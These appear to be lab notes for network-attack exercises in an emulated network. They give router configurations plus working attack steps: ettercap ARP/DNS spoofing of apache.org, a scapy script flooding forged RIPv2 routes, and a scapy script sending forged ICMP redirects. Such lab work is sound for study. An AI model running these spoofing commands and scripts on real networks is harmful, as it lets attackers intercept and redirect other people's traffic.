DNS Spoofing

❖ victim (web browser- webterm guest):
Nothing.

❖ attacker server (web server- toolbox guest):
service:
service nginx start

index:
/var/www/html/index.html

❖ attacker:
files:
/etc/ettercap/etter.conf
/etc/ettercap/etter.dns:
- Insert in DNS records of domain spoofed:
apache.org A 192.168.122.244
*.apache.org A 192.168.122.244
www.apache.org PTR 192.168.122.244

ettercap:
ettercap -Tq -i eth0 -M arp -P dns_spoof \\\

RIP Spoofing

❖ Fake web server/Kali Linux QEMU:
ifconfig eth0 192.168.1.2 netmask 255.255.255.0 up

```
ifconfig eth0:0 192.168.3.2 netmask 255.255.255.0 up
route add default gw 192.168.1.1 eth0
apache2ctl start
nano ripv2_poison.py
python2 ripv2_poison.py
```

❖ Routers (3x):

```
router2:
conf t
int f2/0
no shut
ip address 192.168.1.1 255.255.255.0
exit
int f0/0
no shut
ip address 10.0.23.1 255.255.255.0
exit
int g4/0
no shut
ip address 192.168.2.1 255.255.255.0
exit
router rip
version 2
network 192.168.2.0
network 192.168.1.0
network 10.0.23.0
no auto-summary
exit
key chain saar-kc
key 1
key-string saar-kc
exit
exit
int f0/0
ip rip authentication key-chain saar-kc
exit
int f2/0
ip rip authentication key-chain saar-kc
exit
int g4/0
ip rip authentication key-chain saar-kc
exit
exit
```

❖ router3:

```
conf t
int f0/0
no shut
```

```
ip address 10.0.23.2 255.255.255.0
exit
int f2/0
no shut
ip address 10.0.34.1 255.255.255.0
exit
router rip
version 2
network 10.0.23.0
network 10.0.34.0
no auto-summary
exit
key chain saar-kc
key 1
key-string saar-kc
exit
exit
int f0/0
ip rip authentication key-chain saar-kc
exit
int f2/0
ip rip authentication key-chain saar-kc
end
```

```
❖ router4:
conf t
int f2/0
no shut
ip address 10.0.34.2 255.255.255.0
int g4/0
no shut
ip address 192.168.3.1 255.255.255.0
exit
router rip
version 2
network 192.168.3.0
network 10.0.34.0
no auto-summary
exit
key chain saar-kc
key 1
key-string saar-kc
exit
exit
int f2/0
ip rip authentication key-chain saar-kc
exit
int g4/0
```

```
ip rip authentication key-chain saar-kc
exit
exit
```

❖ Victim/Web Browser (webterm guest):

```
ifconfig eth0 192.168.2.2 netmask 255.255.255.0 up
route add default gw 192.168.2.1
```

❖ Legitimate web server (toolbox guest):

```
ifconfig eth0 192.168.3.2 netmask 255.255.255.0 up
route add default gw 192.168.3.1 eth0
service nginx start
```

❖ -----script-----

```
from scapy.all import *
```

```
rip_response =
Ether()/IP(dst="192.168.1.1")/UDP(sport=520,dport=520)/RIP(cmd=2,version=2)/RIPEntry(a
ddr="192.168.3.0",mask="255.255.255.0",nextHop="0.0.0.0",metric=1)
sendp(rip_response, loop=1, inter=2, iface="eth0")
```

Idle Scan

❖ R1:

(click right click and select 'Idle PC' option)

```
conf t
int f0/0
ip add 192.186.0.1 255.255.255.0
no shut
end
```

❖ Toolbox-1:

```
service nginx start
```

ICMP Redirect

❖ webserver (toolbox)

```
service nginx start
```

```
edit config:
auto eth0
iface eth0 inet static
    address 10.23.56.100
    netmask 255.255.255.0
    gateway 10.23.56.1
```

❖ attacker

edit config:

auto eth0

iface eth0 inet static

address 10.100.13.2

netmask 255.255.255.0

gateway 10.100.13.1

❖ R2

en

conf t

int f0/0

ip add 10.100.13.3 255.255.255.0

no shut

end

conf t

no ip routing

ip default-gateway 10.100.13.1

❖ R1

en

conf t

int f0/0

ip add 10.23.56.1 255.255.255.0

no shut

exit

int f0/1

ip add 10.100.13.1 255.255.255.0

no shut

end

❖ -----script-----

from scapy.all import *

packet =

IP(src='10.100.13.1',dst='10.100.13.3')/ICMP(type=5,code=1,gw='10.100.13.2')/IP(src='10.100.13.3',dst='10.23.56.100')/UDP()

send(packet)

send(packet)

send(packet)